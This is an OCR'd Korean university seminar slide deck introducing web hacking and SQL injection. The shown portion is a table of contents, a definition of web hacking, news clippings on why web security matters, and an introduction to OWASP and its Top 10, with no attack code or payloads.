
2025 부경대x부산대 연합 세미나

Web hacking 분야의
SQL Injection 실습



윤창현 (부경대)

CONTEXT

목차

SQL Injection

Web Hacking

01. Web Hacking 개요

- Web Hacking 정의
- Web Security가 중요한 이유

02. Web Hacking 종류

- OWASP 재단 소개
- OWASP Top 10 취약점

03. SQL Injection 소개

- SQL Injection 정의
- SQL Injection 원리

04. 인증 우회 공격

- 인증 우회 원리
- 로그인 우회 실습

05. 데이터 조회 공격

- 데이터 조회 공격 종류
- Union-Based SQL Injection
- Blind-Based SQL Injection

06. SQL Injection 방어

- SQL Injection 방어 원칙
- SQL Injection 방어 방법

PRESENTATION

Web Hacking 개요

2025 부부세미나

POWERPOINT

Web Hacking 정의

웹 애플리케이션과 그 기반 시스템의 취약점을 악용하여
비인가 접근, 데이터 탈취, 기능 오용, 시스템 장악 등을 수행하는 행위


2020 수능 성적표 미리 보기 가능? 인터넷 개발자 모드로 조작

입력 : 2019-12-02 11:13

한국교육과정평가원 성적증명서 온라인 발급 페이지, 현재까지 에러로 안 열려

[보안뉴스 원병철 기자] 12월 4일 발표될 2020학년도 수학능력시험(이하 수능) 성적을 미리 볼 수 있는 방법이 수능관련 카페에 공개돼 논란을 빚고 있다. 실제 성적표 공개를 2일 앞두고 벌어진 만큼 일각에서는 미리 성적표를 확인한 수험생 처벌까지 요구하는 상황이다.

개발자 모드를 이용해 재수생들이 수능 점수를 미리 알 수 있었던 취약점




Web Security가 중요한 이유

Web Security가 중요한 이유

Web Security가 중요한 이유


Web Server

Web Security가 중요한 이유




Web Security가 중요한 이유

Mellory




Web Security가 중요한 이유

Mellory




Web Security가 중요한 이유


Mellory




Client



Web Security가 중요한 이유



Web Security가 중요한 이유



Web Security가 중요한 이유

Network 기반 공격을 막아도
Web 취약점으로 직접 해킹할 수 있다

정보보호장비에도 많은 발전이 있지만
입구에 최첨단 게이트를 설치해도 순살로 집을 지으면 무너지듯이
시큐어 코딩을 통해 웹 보안에 신경 써야 한다.

중요해지는 애플리케이션 보안, 열쇠는 개발자들이다

입력 : 2022-01-05 13:31

네트워크를 직접 뚫고 들어가는 건 점점 힘든 일이 되고 있다. 그래서 공격자들은 애플리케이션으로 눈을 돌리고 있다. 거의 항상 취약하고, 거의 항상 공격 통로가 될 수 있기 때문이다. 개발자들에 투자를 적게 했으니, 당연한 결과다.

[보안뉴스 문가용 기자] 클라우드 기반 인프라로 넘어가는 조직들이 늘어나면서 공격자들은 침투로로서 애플리케이션들에 대한 관심을 높이기 시작했다. 클라우드를 뚫기 어려워지니, 애플리케이션을 노리기 시작한 것이다. 게다가 애플리케이션의 76% 적어도 한 개 이상의 취약점을 가지고 있으니 꽤나 타당한 선택이라고도 볼 수 있다.

PRESENTATION

Web Hacking 종류

2025 부부세미나

POWERPOINT

OWASP 재단 소개

보안 위협 정리

웹 애플리케이션 보안 위협을
체계적으로 정리

Top 10 발표

개발자와 보안 담당자가
참고할 수 있도록 주기적으로
OWASP Top 10 발표

